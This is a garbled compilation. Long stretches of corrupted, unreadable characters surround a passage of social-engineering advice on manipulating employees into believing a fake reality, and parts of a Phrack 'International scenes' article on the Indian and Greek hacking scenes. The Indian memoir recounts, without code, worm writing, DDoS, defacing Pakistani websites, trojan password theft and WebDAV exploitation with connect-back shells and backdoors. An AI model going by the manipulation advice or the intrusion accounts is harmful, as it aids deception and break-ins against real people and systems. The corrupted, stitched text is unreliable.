•"ÕR \$R D,R 4TåDU" Ôb "ÕU" Õtâ Tä•dU%4Râ "ÕR \$R D,R Ô 5DU%2 Ôb "ÕU "Õtâ Tä•dU%4Râ \$R DÒ "ÕU" Õtâ Tä•dU%4R t, B tÔB •2 DÒ D,R t,ÔÄP •Tä•dU%4R äB E%' DÒ \$R 2 ÕT4, 2 tÔB 2 "ÕR 4 ââ Ö, æB ÖæR Ö÷&P —F†—ær ¬b ¬÷R F†—æ² VÖB ¬2 â ÖÆB Ö â V—F, &V &B F†Vâ ¬÷Rw&R ¬Ö÷&Öââ ' FÖâwB 6 &R †÷r ¬÷R 6 ÆÂ ¬B F†R VÖB ' 7 V ² Öb ¬2 &W¬Öæ@ ¬ Ç' &VƬV¬Öâ &V¬ær F†R Ô"äB D, B 5\$T DTB D,R U\$dT5D"ôä•5B 5•5DTÐ •tR 4 Ä Ä"dRé

7."+÷r Fò 7&V FR +÷7F-ÆR &V Æ-G"ð

•vVæââ v†ò v÷væb 7&V FR 6öÖWF†-ær F† B v÷væb ‡W'B †-×6Væbâ -÷R Ö-v‡@ -6 'â 'WB 7& |-Ç' Væ÷Vv, V÷ æR 7GV æÇ' Fò -B v-F†÷WB WfVâ &V-æp - v &R Öb -Bâ ' v-æÂ v-fR -÷R â W‡G&VÖR W† × æR & &R v-F, -B 'W@ --B 6†÷VæB v-fR -÷R â -ç6-v‡B öâ †÷r ‡VÖ ç2 6 â &R G&-6¶VB -çFð -FÖ-ær & B Fò F†V×6VÇfW2à

"ÆWBw2 F ¶R ‡— ÷F†WF-6 Â 6 6Râ ÆWBw2 6öç6-FW" fW'' W7FVVÖV@
-w&÷W öb 66-VçF-7G2 v†÷6R &W6V &6, 6öæ6ÇVFVB F† B 6Ö ÆÂ 7 ööâ ö`
-7'W6†VB vÆ 72 ÷W&VB -â -÷W" fööB v-ÆÂ ¶VW -ÆÆæW72 v 'â öf6÷W'6RÀ
-æ÷r -÷R v-ÆÂ 6 ' &†W' WfW'-&öG' ¶æ÷w2 7'W6†VB vÆ 72 v-ÆÂ ‡W'B -÷R
-'WB ÆWBw2 77VÖR -÷R FöâwB ¶æ÷r F† B æBÂ F†W&R v-ÆÂ &R ÄõB ö`
- V÷ ÆR E%U5D"är F†R 66-VçF-7B w&÷W Væ÷Vv, Fò 7GV ÆÇ' ÷W" 7'W6†V@
-vÆ 72 -V6W2 -çFò fööBâ F†-2 v-ÆÂ v-fR -÷R dU%' \$ B 5DôÔ 4,, À
- &ö&ÆVÒ 'WB -÷R v÷VÆB æ÷B F &R Fò F†-æ² F† B F†R 66-VçF-7G2 -÷P
-G'W7B 6ò ×V6, 6÷VÆB &R w&öærâ 6ò -÷R v-ÆÂ F†-æ² -÷W" 7FöÖ 6† Â -ç0
- &R öb F-ffW&VçB æ GW&RÂ ÷" v÷'6RÂ -÷R v-ÆÂ F†-æ² F† B F†R -à
-6öÖW2 g&öÒ F†R 7'W6†VB vÆ 72 f-v‡F-ær F†R -ÆÆæW72â 6ò -÷R v-ÆÂ F ¶P
"Õõ\$R 7'W6†VB vÆ 72 Fò Ö ¶R 7W&R F†R -ÆÆæW72 -2 FVfV FVB f÷" vööBâ

replaced water virtually every where" and that Brawndo purchased the FDA and FCC. In response to the plan to correct the problem, White House cabinet members continuously repeated the Brawndo tag

line,

"Brawndo's got what plants crave. It's got electrolytes." Yet, no one had a clue what electrolytes are. They just knew what they've been told.

This is a very good illustrated example of how people are most of the times too trusting and ignorant for their own good. Ofcourse Brawndo was bad for the crops, because the plants need water, not artificial flavor -- but that artificial flavor beverage was keeping half the country employed.

"'' föææ÷v-ær v† B G'W7FVB 6÷W&6W2 FVæÂ W2 -2 vööB v-F†÷WB VW7F-öæ-æp - æB F†-æ¶-ær f÷" ÷W'6VÇfW2 vR &V6öÖR 6æ fW2 öb ÷W" ÷vâ -væ÷& æ6Râ "WfW" 6-æ6R vR &R Æ-GFÆR vR &VÇ' öâ ÷F†W'2 Fò FVæÂ W2 v† Bw2 vöö@ -÷" & B f÷" W2â f-'7B F†W&R vW&R F†R &VçG2 b f Ö-Ç"² Æ FW" ÷W -G'W7FVB 6÷W&6W2 6-&6ÆR vWG2 Æ &vW" -æ6ÇVF-ær ÷W" g&-VæG2 æ@ -6öÆÆV wVW2â v†vâ vR w&÷r W vR Ç6ò 6öç6-FW" Ö 72ÖÖVF- -¢FW&æW@ - æB &W72 2 G'W7FVB 6÷W&6W2 &V6 W6R vR &R FÖÆB F†W' &R &VÆ- &ÆP -6÷W&6W2 F† B v-ÆÂ æWfW" FV6V-fR W2â %UB Ä D,•2 ÔTåD Ä•E' •2 \$ 4T@ "ôâ D,R tôôB t"Ä äB "åDTåD"ôå2 ôb D,R E%U5DTB 4ÕU\$4S² t, B "b D,P •E%U5DTB 4ÕU\$4R 4Ä"t...DÅ' ÔôD"d"U2 D,R "ädõ\$Ô D"ôâ 4TåB Dò U2 †\$W7@ -Æ-¶R -â äÅ 6 6R 7GVF-W2' ¥U5B Dò E\$"ttU" 4U%D "â \$T, d"õ\$ À • EDU\$â e\$ôÒ U3ò

•F†R &W7B W† × ÆR F† B 6ÖÖW2 FÒ ×′ Ö-æB -2 F† B Öb -Ö v-æ '′ † 6¶W -6† & 7FW" ÆWBW2 6 ÆÂ -B F†UÔ3 æC " v†Ò '&V ·2 -çFÒ ÖæR Öb F†P -Æ &vW7B FVÆ6Ò - F†R 6÷VçG'' v-F†÷WB W‡ ÆÖ-F-ær 6-ævÆP -gVÆæW& &-Æ-G' - F†R 6Ö× WFW" 7-7FV×2 -÷R wVW76VB -B -Bw2 F†R 6 6R -Öb F†R Ö 7FW" Öb 6Ö6- Væv-æVW&-ær FÒ &R †ÖæW7B ' ÆV &çB &÷WB ÄÅ -v†Vâ ' v 2 7GVG-ær 6Ö6- Væv-æVW&-ær F†R G&-6² v-F, 6Ö6- engineering is to make your peer STRONGLY BELIEVE into a fake reality

you are feeding him. You just need to make that "reality" as accurate as possible so he doesn't realise it's a trick. And this is exactly when NLP steps into place. First of all, you need to adopt a similar posture to your target (not physical necessarily). For instance, if you're targetting an employee, act as an employee who is in big trouble.

make him to be a part of your "drama". When people are confronted to dramatic situations happening to others they usually think "oh, fuck this  $-6\div VEB \dagger V\hat{a} F\hat{o} \ddot{O}R 7vVE\hat{A}" \&B F\dagger W' v-E\hat{A} v-fR -\div R F\dagger B 77v\div \&B\hat{a}$ 

"' v-ÆÂ v-fR -÷R â W† x ÆR v -ââ ÆWBw2 6 ' -÷W" &W7B g&-VæB v÷@ --çFò f-v‡B v-F, æ÷F†W" g&-VæB öb -÷W'2â -÷R G'W7B -÷W" &W7@ -g&-VæB v†Vâ †R FVÆÇ2 -÷R F† B F†R ÷F†W" g&-VæB 6 -B & B v÷&G2 &÷W@ --÷R æB †R 7FööB W Fò F ¶R -÷W" 6-FRâ 'WB v† B -b F†R F†-æw2 vW&P -÷ ÷6-FSò v† B -b -÷W" &W7B g&-VæB v 2 F†R öæR 6 --ær & B F†-æw0 - &÷WB -÷R æB F†R ÷F†W" g&-VæB 6 -B †R 6†÷VÆB 7F÷ F ƶ-ær öb -÷P -v†Vâ -÷R &R æ÷B &÷VæCò -÷W" &æ GW& Â" W&vR -2 Fò ÆÇ' v-F, -÷W -&W7B g&-VæB æB 'v vR v "" v -ç7B F†R ÷F†W" g&-VæB &V6 W6R -÷P -G'W7B ÖW76 vR g&öò G'W7FVB 6÷W&6R F† B 6öÖVöæR -2 Fö-ær w&öær Fð --÷Râ

" æ÷F†W" W† × ÆRÂ öâ Æ &vW" 66 ÆR æ÷râ F†W&R -2 ...TtR &W70 -6 × -vâ v -ç7B Æ-ÖVçF '' &öGV7B , 6 --ær F† B −B †-v†Ç' ffV7G0 -&-r F-ff-7VÇF-W2 &V6 W6R F†V-" Ö &¶WB 6† &R F-Ö-æ-6†VB Æ÷Bâ -÷RvÆÀ -6 ' \$vööB F†W' vW&R 6VÆÆ-ær 7GVfb ffV7F-ær V÷ ÆRw2 †V ÇF, F†W•  $-\div$ WGF &R WB Öb 'W6-æW72 " æB '  $6\div$ VÆFâwB w&VR Ö $\div$ &Râ 'WBââ F $\dagger$ W&R -0- v - 2 &'WB"â v + b -b v + b -b v + b -b v + b -b v + b -c v +- &öGV7B 'â æB F†R " FW 'FÖVçB öb &öGV7B ' 6öçF 7FVB &-p – V&Æ-6 F-öç2 æB Gb æWGv÷&∙2 ÷væW'2 æB −B F†VÒ 6†−B Æö B ö` -ÖöæW' f÷" F†-2 6 × -vââ v† B -b &öGV7B , v÷VÆFâwB 7GV ÆÇ' &R F† @ -† &ÖgVÂÂ -â f 7BÂ &V-ær ÆW72 † &ÖgVÂ F† â &ÖGV7B "Ò F†R Ö &¶W@ -6† &R öb F†R 6ö× ç' &öGV6-ær , v-ÆÂ F-Ö-æ-6, -â F†R Gf çF vR ö` -F†R 6ö× ç' &öGV6-ær 'â WfVâ -b 6ö× ç' , V&Æ-6 , 7GVG' 7F F-æp -F† B F†V-" &öGV7G2 &R æ÷B 2 † &ÖgVÂ 2 6Æ -ÖVBÂ æB WfVâ ÆW70 -† &ÖgVÂ F† â &ÖGV7B 'Â æÒ öæR v-ÆÂ G'W7B F†R 7F FVÖVçBâ -b G'W7B -0 -'&ö¶Vâ öæ6RÂ -B v-ÆÂ æWfW" &V V " ÷" -b -B FöW2Â -B FöW2 v-F€ -w&V B 6 7&-f-6Rà

"æB æ÷F†W" f−7F−öæ '' W† × ÆR æ÷râ ÆWBw2 77VÖR † 6¶W'2 v÷VÆB W†−7@ - æB F†W' 6 â † 62 ‡VæÆ- $\P$ R  $\P$ -æv6÷ S2'â ÆWBw2 6öçF-çVR FÒ 77VÖP -7GVfbâ vR Ç6ò 77VÖR F† B F†-2 † 6¶W" †f-7F-öæ '' 6† & 7FW"À -&VÖVÖ&W#ò' −2 æ÷B vööB wW' v÷&¶-ær f÷" F†R Ö ââ -ç7FV B †Rw2  $-\&V\&V\&-\div W2$   $-\div V\&w7FW"$   $+\ddot{O}-B$  # w2' v-F,  $F\dagger R$  V&-VR &-&-G'  $F\r{O}$  +&V  $^2$   $-\varsigma F\r{O}$ - ç' 6ö× WFW" 7-7FVÒ †R WG2 †-2 Ö-æB Fòâ F†-2 † 6¶W" -2 & 6†VB '• -F†R ÷væW" öb 6ö× ç' v†ò -2 7'W6†VB VæFW" F†R 6ö× WF-F-öâ ö` -6ö× ç' " v†÷6R &öGV7B -2 f " 7W W&-÷" æB F†R F-7G&-'WF-öà  $-æWGv \div \&^2 -2$  '' f "Â F†R Æ &vW7Bâ ÆWBw2 77VÖR F†R  $\div væW$ " öb 6.2 F†P -+ 6¶W" -b -B v÷VÆB &R ÷76-&ÆR Fò Fò 6öÖWF+-ær Fò 6ö× ç' "â F+P -+ 6¶W" v÷VÆB vò Vææ÷F-6VB æB ÖW72 v-F, F†R 6Æ-VçB F F & 6RÂ Ö-, F†P -FVÆ-fW&-W2 7FV 6V7&WB -æfò &÷WB F†R &öGV7B WF2â -â 6†÷'BÀ - ç-F†-ær F† B v÷VÆB v-fR 6ö× ç′ 6ö× WF-F-fR Gf çF vRà "öf6÷W'6RÂ FÒ F†R Ö 76W2 F†—2 v÷VÆB V " 2 6Ö× ç' " —2 V—F†W" " ' -â &-r G&÷V&ÆR "' Fö-ær 6öÖWF†-ær æ 7G' &V†-æB 6Æ÷6VB Fö÷'2 ÷ "2' 6 âwB 6V7W&R F†V-" 6†-B &-v‡BÂ æB '' W‡FVç6-öâ 6 âwB 6V7W&P -7W7FöÖW"w2 G'W7B V-F†W"â v $\div$ 6, vRw&R 6ò ÇV6 $\cdot$ ′ † 6¶W'2 öæÇ′ 6V7W&P  $-\div W$ " æWGv $\div \& \cdot 2$  æB • öBw2  $-\varsigma 7$ FV B öb Fö-ær F†-æw2 6ò 66 ''à

" &V Â Æ-fR W† × ÆRÂ F†-2 F-ÖRÂ 6öÖW2 g&öÒ F†R Ö-FFÆR V 7Bâ GW&-æp

•F†R Ö-çB -2 F† B '' U... Äô•D"är ...TÔ â \$T"är "täõ\$ ä4R äB 4ôädõ%B "à •E%U5D"är t, B D,U' 4ôå4"DU" 2 \$T"är %E%U5DTB 4õU\$4U2"Â õ" %' d ´"äp " 4õU\$4R Ô ´"är •B Äôô² E%U5Etõ%D...'Â "õR 4 â E\$"4² Tõ ÄR "åDð " 5D"är t "å5B D,TÕ4TÅdU2Â äB 5U% \$•4"ätÅ'Â \$R ,, ' \$õUB •Bà

#### -- [ 8 - The chains remain

•6Æ fW'' -2 Æöær vöæR Ö÷7B V÷ ÆR F†-æ²â §W7B &V6 W6R F†R 6† -ç0 -FöâwB &-ær ç-Ö÷&R 2 vR v Ʋ -B FöW6âwB ÖV â F†W' F-6 V &VBà "-Bw2 §W7B F† B FöF' 6† -ç2 † fR &VVâ Ö÷&R 7V'FÆR æB † &FW" FŎ - W&6V-fRâ F†R 6ö6-WG' F‡&÷Vv, -G2 ÖVÖ&W'2 ÷" Ö 72ÖÖVF- ÷" G` -æWGv÷&·2 &öö·2 &VÆ-v-öâ & æ¶-ær 7-7FVÒ æB -Bw2 Æö ç2 æB 6ò öâÀ "UdU%•D,"är -2 ¶VW -ær W2 &öæFVB Fò F†W6R 6† -ç2 vR † FR 6ò ×V6,â '• -FVÆÆ-ær W2 †÷r vR 6†÷VÆB &V† fR -â 6W'F -â 6öæF-F-öç2 &V6 W6R F† Bw0 '&æ÷&Ö Â" '' fVVF-ær W2 F-7F÷'FVB -æf÷&Ö F-öâ -ÖVB Fò † &FVâ F†P -6öæ6W B öb &æ÷&Ö Â" æB 'v† B vR 6†÷VÆB Fò" '' 7&V F-ær f ¶R æVVG2À -FW6-&W2 æB G&V ×2 vR &V6öÖR FF-7FVB Fò F†R 6ö6-WG' æB ÆW72 v &P -öb ÷W" &V 6VÇfW2â

•F†R 6ö6-WG' -2 fVVF-ær -÷R ÖöFVÇ2 G&-f-ær W‡ Vç6-fR 6 '2 Æ-f-ær -à -&-r †÷W6W2 Æ-f-ær F†R vööB Æ-fR -÷R ¶æ÷râ WFöÖ F-6 ÆÇ' -â -÷W -Ö-æB -÷R 7F 'B FÒ V ÇB F†R 6 ÖR †&V6 W6R 6ö6-WG' F VV‡B W2 F† @ -6V6öæB Æ 6R -2 f÷" F†R Æ÷6W'2' 6ò -÷R vWB FVW W" -çFò -Bâ -÷P -6öçG& 7B Æö â g&öÒ F†R & æ² §W7B FÒ vWB &-vvW" †÷W6R ÷" -f 7FW" 6 "â -÷R 7F 'B FÒ v÷&² W‡G& Ö†÷W'2 §W7B FÒ -× &W72 -÷W" &÷70 -Væ÷Vv, FÒ &öÖ÷FR -÷S¢ &öÖ÷F-öâ v÷VÆB ÆÆ÷r -÷R FÒ 'W' Ö÷&P -F†-æw2â -÷R 7F 'B 7FV Æ-ær 7GVfb &V6 W6R -÷R FöâwB 6VR æ÷F†W" ÖV à -öb vWGF-ær F†R ÖöæW' -÷R t åBâ Væ¶æ÷v-ævÇ' -÷R &V6ÖÖR &öæFVB FÒ F†P -7-7FVÒ v-F†÷WB F†R ÷76-&-Æ-G' Öb W66 -ær g&öÒ -Bâ -÷R &V6ÖÖR -6Æ fR Öb -÷W" v÷&²Ö& æ² §W7B FÒ 6 F-6g' -÷W" äTTE2â 'WB F†W6R &P -æ\*B &V æVVG2 -ç7FV B -Bw2 v† B -÷W" E%U5DTB 4ŏU\$4U2 FöÆB -÷R -÷P -æVVBâ

"-b -÷R v çB Fò '&V ² Æö÷6R öb F†R 6† -ç2 †öÆF-ær -÷R F÷vâ -÷R æVV@ -Fò 44U Bâ -÷R æVVB Fò 66W B v† B -2 † Væ-ær Fò -÷R V-F†W" -@ -&V-ær &vööB" ÷" && B"â F†R Væ-fW'6R æB -G2 Æ w2 FöâwB F†-æ² -à -FW&×2 öb GV Æ-G' 'WB Væ-6-G'â -÷R æVVB Fò VæFW'7F æB F† @ "UdU%•D,"är " Tä"är Dò "õR •2 D,R \$U5TÅB ôb "õU" \$Ud"õU2 5D"ôå0" äB D, B "õR ôäÅ' tõB "U\$R t,U\$R "õR \$R 2 \$U5TÅB ôb "õU" "4,ô"4U2â -÷R æVVB Fò VæFW'7F æB F† B Dò ô%D "â 4ôÔUD,"är d•%5B "õP "ÕU5B DU4U%dR F† B F†-ær æB F† B F†W&R &R æò 6†÷'F7WG2 -â Æ-fRà

'\$ ç' 6ö× WF-F-öâ -2 F†R VçFW'F -æÖVçB öb F†R 'VÆW'2 B F†R W‡ Vç6P -öb F†R 6Æ fW2

## --[ 9 -"w&VWG

-†-2 W‡ ÆÖ-B 6öFW2 |W7W2 6‡&-7B †W&ÖW2 6ö7& FR æB f-æ ÆÇ' ו-ÖVçF÷"Â -F† v÷& 0

#### ==Phrack Inc.==

#### Volume 0x0e, Issue 0x43, Phile #0x10 of 0x10

| ==                                         |
|--------------------------------------------|
| =[ International scenes ]=                 |
| =                                          |
| == By Various ]=                           |
| ==[ <various@nsa.gov> ]=</various@nsa.gov> |
| ==                                         |

Look at the last Phrack issues.

Look at 2010 security CONs.

Look at any kind of public activities involving hackers.

West Europe, North America, Asia are shining. No need to run an agency to see that and sharing informations with the according scenes is child's play. But what about sharing with other countries?

For the 25th birthday of Phrack, we're very proud to present you two oustanding scene philes. One will describe you the hacking scene of the amazing India which can't be ignored anymore on the IT playground. The other one will describe the Greek scene. Yes you've heard of them through blog posts, CONs and even Phrack. You simply didn't pay attention;)

Enjoy the reading of this phile.

-- The Phrack Staff

The Indian Hacking scene
Unofficial memoirs of the Desi h4x0rs
By anonymous null community member

- 1. Preamble
- 2. Introduction
- 3. Hacker Groups
- 4. Hacker Cons
- 5. Memoirs of the underground
- 6. Future

# --[ 1 - Preamble

# Jai Jawan Jai Kissan

(no it has nothing to do with the song Jai Ho:-P, just felt like writing something in Hindi). This article is a composition of interviews with/text directly taken from the hackers in the Indian underground (and the above-ground:-P). If it offends the reader in anyway.....feel free to complain to your mom about it:-P.

# --[ 2 - Introduction

Before I start I must admit that we have been really really late in the hacking scene as a whole. Some say it has to do with the cultural ethos and the prevalent business culture in India, while some propose that Indians culturally have been known as non aggressive & peace loving (Doh! Yeah right..Like the F#@\$ing stereotypical dumb Indian characters in hollywood movies) and focus has been on ethical hacking and creation of software to benefit world at large rather than cause destruction. The activities of

hacker groups started to emerge with the beginning of year 2K.

# --[ 3 - Hacker Groups

There have been many hacker groups in India since 2k. Some are noted for their notorious behavior.

- 1. Indian Snakes. Indian snakes was a closed underground community of hackers who were on the top of the scene in the early 2000s. They are also noted for the YAHA worm that they had written.
- 2. hacking-truths.net (2005-2008) stopped because of personal problems. Restarted in 2010. Activities malware dev/hacking.
- 3. h4cky0u. It started around 2003 Website: h4cky0u.org. The activities included defacing, exploit dev, botnets etc. It died in 2006 due to some personal differences between the staff. It was reopened as h4ck-y0u, sadly h4ck-y0u also stopped after one year of its existence due to cyber crime activities, financial issues. H4cky0u was started again by an American who went by the handle "Big Boss" and we haven't heard much about it after that.
- 4. n|u (null security community). It started in 2008 and has spread to 6 cities in India namely Bangalore, Pune, Delhi, Mumbai, Hyderabad and Bhopal. Their activities include vulnerability research, exploit dev, projects, disclosures, nullcon hacker conference. It is more of an OWASP style community sans the limitation of only web app security research. It is also registered with the Govt. Of India as a non-profit organization.
- 5. Andhra hackers. Started in late 2000s. It is a forum like portal. Activities include sharing security information.
- 6. ICW (Indian Cyber warriors) is an off-shoot of Andhrahackers and started around 2008. This is a hactivist group with activities including defacing Pakistani websites.
- Securitytube.net. It is not a group per se. It is a portal that has lots of security videos, question/answer section much like stackoverflow. It was started somewhere around 2008 or 2009.
- 8. Indishell. It started in 2009. The main guys behind indishell are Lucky, mr. 52, jackh4xor, silentp0sion. It is again a hacktivist group and majorly into defacing pakistani websites. It was recently stopped due to some unknown issues and has re-emerged at the time of writing this article. Activities include defacing websites.
- 9. ICA (Indian Cyber army) is an off-shoot of Indishell with mostly the same staff as Indishell. It is also a defacer group. Noted for defacing sites including Pakistani ISP national telecommunication corporation pakistan (Defaced page http://www.ntc.net.pk/news.html)
- 10. Fake ICA. There is yet another ICA (cyberarmy.in) which is announced as fake ICA by the actual ICA group. One glance at the website content tells you that there is some truth to what the actual ICA(indishell) guys and other say and reminds you of the infamous plagiarism cases (Ah! Any Indian h4x0r's favourite topic when they feel like bitching about something :-P)

# --[ 4 - Hacker Cons

- 1. ClubHack. http://clubhack.com The first in the series of hacker cons. It is held in Pune, one of the software hubs in India. It started in 2007 and is running it's 4th edition this dec (2010).
- nullcon. http://nullcon.net The first community driven hacking conference, organized and managed by null community members. It started this year and the next edition is in Feb 2011. It is held in Goa. The party hub of India.
- 3. Cocon. http://www.informationsecurityday.com/c0c0n/ 1st edition held in Aug 2010. earlier held as part of information security day. It is held

- in Cochin.
- 4. Owasp + Securitybyte Appsec Asia http://securitybyte.org. More of a corporate conference with the suited people around :-).
- --[ 5 Memoirs of the underground By dot
- =[ Past.. that's where all the nostalgia and fun lies :)

So it all started sometime during late 2001 when a new variant of Yet Another "Hello World" Application spread rapidly via mostly social engineering mails and Outlook Express invalid MIME type exploit (similar to Klez.?). AV technology was not really matured back then, Kaspersky was not there with its PDM modules or its emulation heuristics, Symantec did not conceived SONAR or its Reputation Technology, it was practically open season for anybody with some programming skills to write and spread a successful worm. But amazingly a very nice and simple HTTP ping module was built into the program which used infected systems to ping (simple GET /) certain government website across the border towards the friendly neighbourhood creating a DDoS condition. News !!! News !!! News !!! Cyber War between two countries.. Beware! iNDian sNakes are here !!! Hackers hacking each other's websites. Unicode double escape? Front Page is cool, lg7 (but where is the pass? :P)? dtspcd? little they knew, early stage script kids playing with public tools and little common sense without basic computer science background.

I don't speak for the unknown elites before me who might be able to represent the scene in a much better way than me leaving me to a 1337-wannabe state.. I don't even speak for the Indian Snakes guy(s) who taught me quite a lot during my early days but I think we started quite late. Aleph1 had already written about how to smash the stack, Solar Designer had already found and exploited a heap overflow bug, Format String exploitation technique was also known among multiple circles, the world was filled with 7350\*.c.. But fortunately Security Industry was not there yet or at least not so prevalent in this part of the world. We are lucky to be driven by the curiosity hormones to explore the black arts of hacking which ofcourse later turned out to be obvious computer science with a bit of innovation and passion to solve difficult problems. I remember playing with some MSN Trojan to steal passwords, I remember installing Barok in various Cyber Cafes, I remember installing Red Hat 6.2 and feeling elite after I could connect to my dial-up internet and browse the web, infact I remember doing almost everything for being a perfect script kid. I also remember finding myself neglecting everything in life and reading Phrack during all those sleepless nights.. Smashing the stack, Voodoo Malloc Tricks, Once upon a Free.. Then after sometime actually solving PTP/0xbadc0ded exploitation challenges and hanging around with those awesome and nice people in their IRC.. but that was kind of late, a bit surpassed the prime time for ideal initiation.

So getting back to the history part, here is how it goes: If you write a worm and leave an e-mail address in messages it drops, you are bound to get a lot of fan/hate mails. It is actually a good methodology to build a community of rebels (??) or oh well people who liked Fight Club:) I think the creators of Yaha did not initially expected to build a community, their entire purpose was to retaliate to web defacer groups like G-Force, AIC etc. but they actually ended up building a small and highly closed/private community and am happy to have known few of them. Although we had some Israeli friends (hi root, hi dak:)) the privateness of the group actually created a problem, we were starved! Defacing seemed boring, writing exploits for public vulnerabilities were fun but quite challenging at that time, their weapons were old and obsolete. So we decided to look around and

the obvious result was #darknet :)) Haha.. dvdman, nolife and the massive list of ops there. Immediate learning from #darknet was to idle in #phrack as well for possible Oday drops :P.. Next learning was to read ~el8 and be an anti-establishment, anti-security-industry h4x0r !! Armed with newly made 133t friends and their dropped exploits (yo! we had 0days..) it was time to restart the so called cyber war in retaliation to multiple groups spreading anti-India propaganda via defaced websites.. thus born "Indian Hackers Club" :) Along with a new group name, an IRC server was created on a box with 128kbps or so ADSL line at a friend's (hi rex) work place (truly BoFH) which later got shifted to a .il server. We began meeting like minded individuals and groups... came across with Cyber Yoddha, Hindustan Hackers Organization (IIT had massive resources for hacking huh? :P), Emperor (baap of all h4x0rs? :)), Nirvana (our own govboi :D) and slowly our IRC idlers list grew. Just like any other similar IRC, we began exercising power, control and ego... Ops were considered to be 133t, +v dudes were considered decent and the rest were considered to be wannabe creatures for the operator's show off needs.

Then came the day of IIS WebDAV vulnerability: Kralor probably wrote the first public exploit which we took, modified it to support different shellcodes, tested it extensively and developed an internal kiddie friendly version and so began a moderate scale defacing of friendly neighbourhood websites and confrontation with FBH (Federal Bureau of Hackers later turned Federal Black Hats (too much PHC influence?)). Netcraft was used to find suitable targets then instant connect back shells and tftp in the backdoor and defacement page :) Later I learned FBH guys also used the similar vulnerability to deface Indian websites during that time however they either wrote or managed to obtain a mass rooter version of it. Unfortunately (perceptions change with age though) we didn't really have a lot of CVV2s back then else we could have also used techniques like: buy a shared web space on target box and use kernel exploits (ptrace\_kmod fun!) to root and deface for 133t show off. But yes, we would like to laughingly say we pwned r4t's brand new shell server before the h0no guys using trojaned exploits.. err oh well, we pwned a lot of funny people with trojaned/fake exploits. I remember once dec0der @ #ukr (or something i forgot) told me that I change boxes like he change underwares considering I was logging in from brand new boxes every other day.

Later on many of us made friends with people at #darknet, #m00, #c/c++ and even some old timers from #phrack. One of the funny moments happened when I was working for an .eu company along with another guy hired by them and after working for a few days I found that guy is dvorak.. and we had a nice laugh.

So all in all, during my time, the underground here in India was very small and pretty much a closed group. Although we saw a couple of guys popping up with security forums or websites once in a while we never really interacted too much. We made a lot of friends world wide but the state of underground here during those days was no way significant compared to .eu or .us.

## =[ The evolution.. Towards sanity

The Last Stage of Delirium (LSD-PL) changed many of us! The 5th Argus Hacking challenge, the Solaris LDT bug (reminds me of http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=dc63b52673d71f9d49b9d72d263a9f32df18c3ee) exploitation writeup, Win32/Unix Assembly Component Development, JVM Vulnerabilities etc were awesome and inspiring (yea I remember GOBBLES too:)) We decided its time to grow up and learn something real. Enough of (0xc0000000 - blah blah) type local stack overflows, enough of exploitation challenges (PTP was good. ok!) and thus

we created a so called Research Team with a website and a bunch of exploits written for public vulnerabilities. Proving lighthttpd header folding bug to be exploitable was an interesting achievement (Securityfocus initially ranked it as DoS only). Learning about exploitation techniques for NULL pointer dereference kernel bugs from an .eu friend and realizing the obvious sometime before the first public exploit posted on DailyDave list was also something to remember. Goin a bit back in the history, one of us worked on a hobby OS project (based on Bach's Design of Unix OS) which actually made rest of us (at least me) learn a lot and spend a lot of time on websites like osdever.net etc to learn something real, learning to debug an OS kernel was something which helped me solve a lot of problems in later days. Finally reached a state where the Intel Manuals seemed to be useful.

Starting from 2005 onwards or so, Security Companies started getting prevalent here, through various contacts an IPS startup contacted many of us for job offers. It was my early college days back then so I could not consider but others went ahead and that was probably the first time many of us learned to go ahead with bigger and better things in life like having a full time security job or in other words hack even when it doesn't makes you happy, although yes much later we learned hacking at workplace on a daily basis is an opportunity which is not easily achievable not just in India but throughout the world... oh I must also mention, by now we learned to use the word "hack" in a bit more "generic" and "abstract" sense :D

#### =[ Present.. The era of selling out..

Just like anywhere else, Security Industry is pretty much here now. A lot of security startups and moderately matured companies has been developed here working on consultant driven pentesting to security products development etc. Most of the old guys are either working either for some Security company or working as programmers in some software development company. As far as I know, there is no significant underground here although there are people who are pretty much involved in interesting stuff but at a different scale in multinational groups. Web Application Security is so hot these days that I see most of the younger people are focusing totally on Web Application security vulnerabilities without looking into lower level software security.

#### --[ 6 - Future

The recent shift in the mind set of some of the Govt. intel agencies towards opening up to the hacker community has brought about a lot of changes in the hacker scene in India. This collaboration is only going to increase the moral of the hacker community and thereby also helping the govt. in it's own way. As I mentioned we started a little late which is applicable for the Govt. as well, but as they say - better late than never. Things have started to pick up and we will see more of intel-hacker collaboration in the future which may prove to be good/bad for some, but yes the intent is to establised cyber warfare strategies and action plans, which we will start to see in the next 5 years.

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An overview of the Greek computer underground, part 1 by two (not really) anonymous G(r)eeks - anonymous\_gr@phrack.org

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#### --[ 1 - Introduction

In this brief article we will attempt to give an overview of the current state of the Greek computer underground scene. However, since the strictly underground scene in Greece is very small, we will also include some information about other active IT security related groups and forums. There is a going to be a second part to this article at a future issue in which we will present in detail the past of the underground Greek scene in all its gory glory.

Before we continue let's get something out of the way. We know that a lot of people act offended when they hear the words "Greek" and "scene" in the same sentence. They flat out reject that anything is currently happening in the Greek underground and mumble about how much better things were during the past years. We are sure that the exact same behavior exists in the scene of other countries as well. We do not agree with this behavior. Yes, the present Greek "scene" is small, obscure, full of ignorant and incompetent people. But that was also the case in the past. But there were and there are exceptions. If you are part of the scene (Greek or international) you probably know the exceptions. We need to focus more on what is good and try to bring that forward. Yes, that means you too.

# --[ 2 - Present

In this section we will introduce you to the present and recent past of the Greek hacking scene, roughly from 2005 to 2010. We will avoid mentioning nicknames and handles of specific people since we feel that this has led to fragmentation of the scene in the past. Instead we will only mention group names.

## ----[ 2.1 - GRHACK

One of the most interesting things to note about the Greek underground scene, was the fact that although there were plenty of skilled individuals, no one ever tried to unite them. Most of them used to work alone, isolated from the rest. It was obvious that something had to be done to help those individuals come together, exchange ideas, cooperate and contribute. It was then, about two years ago, when two guys from the Engineering school of A.U.Th. (Thessaloniki, Greece) grabbed a bunch of redundant boxes, set up a CVS server, a website, an IRC network and published an open invitation [GRH]. GR Hack was born. The fact that Greek Universities are modern sanctuaries and the fact that academics are protected by asylum laws, made the location an ideal place for a hacking community.

Although not a team in the strict sense, the GR Hack community is still a very active think tank composed of well known and respected Greek hackers. Members and friends of GR Hack have published work in Phrack ([ARG], [ITH], [HUK]), have participated in security conferences like AthCon and Black Hat and have had a great time meeting in real life, drinking alcohol and sharing knowledge. The core of the community consists of a circle of trusted individuals (software analysts/reverse engineers, old school hackers, administrators etc.) who are more than willing to cooperate with other people that take security seriously and have a passion for hacking.

# ----[ 2.2 Meetings

### ----[ 2.2.1 0x375

